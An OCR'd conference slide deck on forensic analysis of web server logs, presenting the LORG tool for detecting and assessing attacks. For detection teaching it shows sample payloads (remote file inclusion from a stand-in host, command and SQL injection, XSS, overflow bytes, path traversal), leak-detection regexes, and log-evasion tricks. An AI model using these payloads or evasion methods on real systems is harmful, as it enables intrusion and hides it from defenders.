
Web Application Forensics

HTTPD Logfile Security Analysis

Jens Müller, Ruhr University Bochum

jens.a.mueller@rub.de

Scenario



-| Hacked By INDIAN CYBER ARMY | WWW.INDISHELL.IN |-

Rest In Peace


/11 Who Laid their precious life for th

You got pwned

The Log File Problem

- Log files are huge. We are lazy.
- How find „important“ stuff?
- Still using grep/sed/awk?
- Why not use automated tools?
- Because we're simply lacking them right now!

What do we have?



WAF/IDS

- ModSecurity
- OWASP AppSensor
- PHPIDS
- ...

Automated Web Log Forensics

Log Analytics, Monitoring, Forensics

- Piwik
- AWstats
- GoAccess
- Splunk
- PyFlag
- ...

Why not combine both worlds?

Needle in a Haystack?

```
134.147.23.42 - - [13/Mar/2012:20:58:25 +0100] "GET
/webapp.php?page=news HTTP/1.1" 200 36312

134.147.61.15 - - [13/Mar/2012:21:02:13 +0100] "GET
/webapp.php?page=blog HTTP/1.1" 200 27140

134.147.12.77 - - [13/Mar/2012:20:58:25 +0100] "GET
/webapp.php?page=index HTTP/1.1" 200 30745

134.147.12.77 - - [13/Mar/2012:20:58:29 +0100] "GET
/webapp.php?page=news HTTP/1.1" 200 36312

212.32.45.167 - - [13/Mar/2012:21:05:42 +0100] "GET
/webapp.php?page=../../etc/passwd HTTP/1.1" 200 2219

134.147.12.131 - - [13/Mar/2012:20:58:29 +0100] "GET
/webapp.php?page=wiki HTTP/1.1" 200 73141
```

Various Kinds of Attacks...

Remote File Inclusion:	`/include/?file=`**`http://evil.fr/sh`**
Command Execution:	`/lookup.jsp?ip=`**`|+ls+-l`**
SQL Injection:	`/product.asp?id=0%20`**`or`**`%20`**`1=1`**
XSS (persistent):	`/forum.php?post=`**`<script>alert(1);`**
Buffer Overflow:	`/cgi-bin/Count.cgi?user=a` **`\x90\xbf8\xee\xff\xbf8\xee\xff \xbf8\xee\xff\xbf8\xee\xff\xbf8 \xee\xff\xbf8 […] \xff\xff`**

- ...and many more

Attack Detection

- Two approaches: **signature-based** vs. **learning-based**

- Used Detection Modules :

  → Match against Regular Expressions („**PHPIDS**“)

  → Statistics based on Char Distribution („**CHARS**“)

  → Machine Learning based on HMM („**MCSHMM**“)

Signatures + Regular Expressions

- **Signatures**: [ADD00]
- **RegEx**: [MC08], **[Hei08]**, [Fry11]

PHPIDS detection module:

Array of URL query values → PHPIDS WEB APPLICATION SECURITY 2.0 → Result

De-Obfuscation, Centrifuge Magic, RegEx Matching

Basic Statistics

- **Length**: **[KV03]**
- **Char Distribution**: **[KV03]**, [WS04]

CHARS detection module:

$$P = \frac{\mu_{|\text{special chars}|}}{|\text{special chars}|}$$

(Probability of an URL query value beeing benign)

Machine Learning

- **Bayes Estimatior**: [CC04]
- **Self-Organizing Maps**: [VMV05], [Ste12]
- **DFA**: [ISBF07]
- **Neural Networks**: [GER09]
- **Wavelet Transformations**: [MdAN+ 11]
- **N-grams**: [Oza13]
- **Hidden Markov Models**: **[CAG09]**, [AG10], [AG11], [HTS11], [GJ12], [Choi13]

Hidden Markov Models

MCSHMM detection module:

- **Aggregation**: build Ensemble of HMMs for every URL query string parameter of every web application (=path)
- **Conversion**: Values [a-Z] → 'A', [0-9] → 'N'
- **Training Phase**: Baum-Welch algorithm
- **Testing Phase**: Viterbi algorithm (returns Probability of an URL query value like „`/etc/passwd`“ beeing benign)
- **Apply MCS**: Ensemble's highest Probability → best Result


Evaluation: Detection Modules

- **Training Data:** `www.nds.rub.de`, three weeks logs
- 63.000 requests altogether / 4.000 requests per day
- All incoming web traffic pre-filtered by a firewall with IPS
- considered attack free (in terms of measuring false-positives)

- **Test Data:** 40 real-world exploits obtained from various sources (9 command execution, 9 LFI, 9 XSS/CSRF, 13 SQLi)
- payloads placed in five URL query values of two web apps
- using HTTP GET method for payload injection only!

Evaluation: Detection Modules

ROC-Kurve for www.nds.rub.de



The Missing Context...


Detection completed, still to much Data!

- **Information about the Attacker**
  - → Group Activities into Sessions
  - → Man-Machine Distinction
  - → GeoIP, DNSBL Lookups
- **Information about the Attack**
  - → Success Evaluation?

Man-machine Distinction


- Session Identification
- Types of Sessions
  - → Random Scan? (least dangerous)
  - → Targeted Scan? (more dangerous)
  - → Human Attacker? (most dangerous)
- Related to Robot Detection Techniques


Man-machine distinction



default:
human attacker
$|\text{requests}| = |\text{attacks}| = 1$
random scan
`robots.txt` file requests
or non `GET`/`POST` requests
or average time delay < 1 sec
or $|\text{web app requests}| > 1.000$
or code `4xx` ratio $> \frac{\sqrt{|\text{requests}|}}{|\text{requests}|}$
targeted scan

Geomapping Visitors and Attacks




World Map

search

clients
```
212 221.224.13.25
121 67-23-36-136.static.clo
 51 202.100.80.21
 50 rs.hntelecom.net.cn
```

impact
```
481 0 - 10
846 10 - 20
323 20 - 30
  2 60 - 70
```

tags
```
342  csrf
940  dt
1655 id
1654 lfi
1113 rfe
325  sqli
724  xss
```

status
```
54 200
 1 400
```

dnsbl
```
1312 not-listed
192  spam
```

method
```
1655 GET
```

Nov Dez 2012 Feb

● < 10 ● < 20 ● < 30 ● < 70 ● < 80 ● gemischt

MAP VIEW (BY IMPACT) • MAP VIEW (BY DNSBL) • TABULAR VIEW

1655 Incidents

Karte
Satellit
Hybrid
Grafiken © 2012 NASA, TerraMetrics, Kartendaten ©2012 MapLink, Tele Atlas - Nutzungsbedingungen

DNSBL Information

What info can be gathered about attackers' origins?

- **Wanted for Spam** (b.barracudacentral.org, spam.dnsbl.sorbs.net, sbl.spamhaus.org)
- **Botnet** (xbl.spamhaus.org, zombie.dnsbl.sorbs.net)
- **Open Proxies** (dnsbl.proxybl.org, http.dnsbl.sorbs.net, socks.dnsbl.sorbs.net)
- **Tor Network Exit Node** (tor.dnsbl.sectoor.de)

Success Evaluation

- Does yet another unsuccesful Scan matter?

  → **No**
- Did the attacker Succeed?

  → Define: What does „suceed“ mean?

  → Info Disclosure? File Disclosure? Compromise?
- Active Method: Replay Attacks, match for Signatures

Active Replay of Attacks

Signatures for File and Information Disclosure:

File disclosure: **UNIX /etc/passwd** → '`root:x:0:0:.+:[0-9a-zA-Z/]+`'

File disclosure: **PHP source code** → '`<? ?php(.*)?>`'

File disclosure: **Private keys** → '`-----BEGIN (D|R)SA PRIVATE KEY-----`'

Info disclosure: **PHP exception** → '`PHP (Notice|Warning|Error)`'

Info disclosure: **Java IO exception** → '`java.io.FileNotFoundException: `'

Info disclosure: **Python IO exception** → '`Traceback (most recent call last):`'

Info disclosure: **file system path** → '`Call to undefined function.*() in /`'

Info disclosure: **web root path** → '`: failed to open stream: `'

Info disclosure: **MySQL error** → '`DBD::mysql::(db|st)(.*)failed`'

Wait, active Methods are to easy...

- How to evaluate the Success of Attacks **given Log File information alone**?

```
134.147.23.42 - - [13/Mar/2012:20:58:25 +0100]
"GET /webapp.php?page=news HTTP/1.1" 200 36312

134.147.61.15 - - [13/Mar/2012:21:02:13 +0100]
"GET /webapp.php?page=blog HTTP/1.1" 200 27140

134.147.12.77 - - [13/Mar/2012:20:58:25 +0100]
"GET /webapp.php?page=index HTTP/1.1" 200 30745
```

- **Any ideas?**

HTTP Response Codes

```
134.147.23.42 - - [13/Mar/2012:20:58:25 +0100] "GET
/webapp.php?page=news HTTP/1.1" 200 36312

134.147.61.15 - - [13/Mar/2012:21:02:13 +0100] "GET
/webapp.php?page=blog HTTP/1.1" 200 27140

134.147.12.77 - - [13/Mar/2012:20:58:25 +0100] "GET
/webapp.php?page=index HTTP/1.1" 200 30745

134.147.12.77 - - [13/Mar/2012:20:58:29 +0100] "GET
/webapp.php?page=news HTTP/1.1" 200 36312

212.32.45.167 - - [13/Mar/2012:21:05:42 +0100] "GET
/webapp.php?page=../../etc/passwd HTTP/1.1" 200 2219

134.147.12.131 - - [13/Mar/2012:20:58:29 +0100] "GET
/webapp.php?page=wiki HTTP/1.1" 200 73141
```

HTTP Response Codes

...do not provide to much Information:

- **404** → unsuccessful scan?
- **401 | 403** → unsuccessful login
- **400 | 408 | 503** → denial of service?
- **500** → buffer overflow?
- **414** → unsuccessful buffer overflow?

Bytes-sent Outliers

- What about this: **Outliers in „bytes-sent“ field**
- Problem: Dynamic Content might produce various Hotspots → we need a density-based Algorithm!
- **Local outlier Factor** (LoF)
- Experimental; produces a high false-positive Rate, but we do this only on Requests detected as Attacks...

Outliers in bytes-sent

```
134.147.23.42 - - [13/Mar/2012:20:58:25 +0100] "GET
/webapp.php?page=news HTTP/1.1" 200 36312

134.147.61.15 - - [13/Mar/2012:21:02:13 +0100] "GET
/webapp.php?page=blog HTTP/1.1" 200 27140

134.147.12.77 - - [13/Mar/2012:20:58:25 +0100] "GET
/webapp.php?page=index HTTP/1.1" 200 30745

134.147.12.77 - - [13/Mar/2012:20:58:29 +0100] "GET
/webapp.php?page=news HTTP/1.1" 200 36312

212.32.45.167 - - [13/Mar/2012:21:05:42 +0100] "GET
/webapp.php?page=../../etc/passwd HTTP/1.1" 200 2219

134.147.12.131 - - [13/Mar/2012:20:58:29 +0100] "GET
/webapp.php?page=wiki HTTP/1.1" 200 73141
```

Visualization: LORG in Action

Nothing to see here, move on...

Evasion Techniques + Unresolved Issues

- **Attack-based**
  - → Training Data Poisoning: Mitigation of learning-based Detection
  - → Payload Obfuscation (urlencode, UTF-7 Entities, JS Unicode, ...)
  - → Use Attack Vectors not logged or not visible (POST, DOM-XSS)
  - → Hide attack flow in various, separate Steps or in Mass of „Noise“

- **Logfile-based**
  - → Manipulation of Log Files (got r00t?)
  - → Denial of Service Log Server (or send 0x1A to Apache 1.3)
  - → Log Flooding: reach End of Disk or overwrite Logs (Rotation)

Thanks for your Attention...

Source Code

- **LORG** („**L**ogfile **O**utlier **R**ecognition and **G**athering“)
  http://github.com/jensvoid/lorg (GPL2; pre-alpha PoC!)

Questions?